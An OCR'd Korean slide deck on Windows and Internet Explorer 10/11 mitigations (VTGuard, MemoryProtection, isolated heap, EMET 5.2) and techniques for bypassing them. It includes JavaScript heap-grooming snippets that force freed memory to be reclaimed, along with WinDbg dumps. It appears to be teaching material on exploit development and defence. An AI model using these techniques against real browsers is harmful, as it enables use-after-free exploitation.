
윈도우 보안 매커니즘 및 공격 방식

- Win7 + IE10 (+vtguard)
  - 공격 로직
  - Cookie로 mshtml!__vtguard 주소가 들어 가게 되는데 이를 구하여 cookie를 맞춤




윈도우 보안 매커니즘 및 공격 방식


- Win7 + IE10 (+vtguard)
  - 공격 로직
  - 특정 경우에는 VTGuard Cookie가 적용되지 않는 오브젝트가 존재



윈도우 보안 매커니즘 및 공격 방식

- Win7 + IE11 (+MemoryProtection, Delayed Free, De-Re
  - 방어 로직
  - 힙의 할당 해제에 대한 복잡도를 높여 공격하기 힘들도록 함
  - 100k가 넘거나 스택이나 레지스터가 깨끗한 경우, 해제





윈도우 보안 매커니즘 및 공격 방식

- Win7 + IE11 (+MemoryProtection, Delayed Free, De-Refered Free)
  - 공격 로직
  - 100k 를 할당 시켜 해제를 강제함

```
// Pressuring loop to force reclamation
var n = 100000 / 0x34 + 1;
for (var i = 0; i < n; i++)
{
        document.createElement("div");
}
CollectGarbage();
```

```
0:018> dc 038fe770
038fe770  00000000 00000000 00000000 00000000  ................
038fe780  00000000 00000000 00000000 00000000  ................
038fe790  00000000 00000000 00000000 00000000  ................
038fe7a0  00000000 00000000 00000000 00000000  ................
038fe7b0  00000000 00000000 00000000 00000000  ................
038fe7c0  00000000 00000000 43d0ca98 88000000  ........C.....
038fe7d0  00000000 00000000 00000000 00000000  ................
038fe7e0  00000000 00000000 00000000 00000000  ................
0:018> !heap -p -a 038fe770
    address 038fe770 found in
    _HEAP @ 38d0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        038fe768 000c 0000  [00]   038fe770    00058 - (busy)
```

```
function gc() {
        var COptionElement = document.createElement("option");
        COptionElement.title = new Array(100000).join("A");
        COptionElement.title = null;
        COptionElement = null;
        CollectGarbage();
}
```

```
0:018> dc 038fe770
038fe770  0000003e 00000000 00000000 00000000  >...............
038fe780  00000000 00000000 00000000 00000000  ................
038fe790  00000000 00000000 00000000 00000000  ................
038fe7a0  00000000 00000000 00000000 00000000  ................
038fe7b0  00000000 00000000 00000000 00000000  ................
038fe7c0  00000000 00000000 43d0ca98 80000000  ........C.....
038fe7d0  0000004a 00000000 00000000 00000000  J...............
038fe7e0  00000000 00000000 00000000 00000000  ................
0:018> !heap -p -a 038fe770
    address 038fe770 found in
    _HEAP @ 38d0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        038fe768 000c 0000  [00]   038fe770    00058 - (free)
```

윈도우 보안 매커니즘 및 공격 방식

- Win7 + IE11 (+isolated heap)
  - 방어 로직
  - 중요한 오브젝트의 경우 격리된 힙 공간에 할당 되도록 함


```
add     ebx, ebx
lea     eax, ds:0[ebx*8]
push    eax                 ; dwBytes
push    ecx                 ; lpMem
push    0                   ; dwFlags
push    _g_hProcessHeap     ; hHeap
call    ds:__imp__HeapReAlloc@16 ; HeapReAlloc(x,x,x,x)
mov     ecx, eax
```

```
xor     eax, eax
push    eax                 ; dwMaximumSize
push    eax                 ; dwInitialSize
push    eax                 ; flOptions
call    ds:HeapCreate(x,x,x)
mov     _g_hIsolatedHeap, eax
```

```
0:011> dd mshtml!g_hIsolatedheap L1
610d2458  050d0000
0:011> dd mshtml!g_hProcessheap L1
610b5c58  006e0000
```


윈도우 보안 매커니즘 및 공격 방식

- Win7 + IE11 (+isolated heap)
  - 공격 로직 (타입 혼동 버그)
  - 해제된 오브젝트에 다른 오브젝트를 덮어 씌움




윈도우 보안 매커니즘 및 공격 방식

- Win7 + IE11 (+isolated heap)
  - 공격 로직 (타입 혼동 버그)
  - 적절한 사이즈가 없다면 작은 오브젝트를 여러 개 할당



윈도우 보안 매커니즘 및 공격 방식

- EMET (Enhanced Mitigation Experience Toolkit)
  - 2017년 1월 사망 선고를 받았으나, 18개월 연장하여 2018년 7월까지 지원




윈도우 보안 매커니즘 및 공격 방식

- EMET 5.2
  - 방어 로직
    - Data Execution Prevention (DEP)
    - Structured Exception Handler Overwrite Protection (SEHOP)
    - Null Page Protection (NullPage)
    - Heap Spray Protection (HeapSpray)
    - Export Address Table Access Filtering (EAF)
    - Export Address Table Access Filtering+ (EAF+)
    - Mandatory Address Space Layout Randomization (MandatoryASLR)
    - Bottom-Up Address Space Layout Randomization (BottomUpASLR)
    - Load Library Protection (LoadLib)
    - Memory Protection (MemProt)
    - ROP Caller Check (Caller)
    - ROP Simulate Execution Flow (SimExecFlow)
    - Stack Pivot (StackPivot)
    - Attack Surface Reduction (ASR)


윈도우 보안 매커니즘 및 공격 방식


- Enhanced Mitigation Experience Toolkit 5.2 (EMET)
  - Export Address Table Access Filtering (EAF, EAF+)



윈도우 보안 매커니즘 및 공격 방식


- Enhanced Mitigation Experience Toolkit 5.2 (EMET)
  - Export Address Table Access Filtering (EAF, EAF+)





윈도우 보안 매커니즘 및 공격 방식

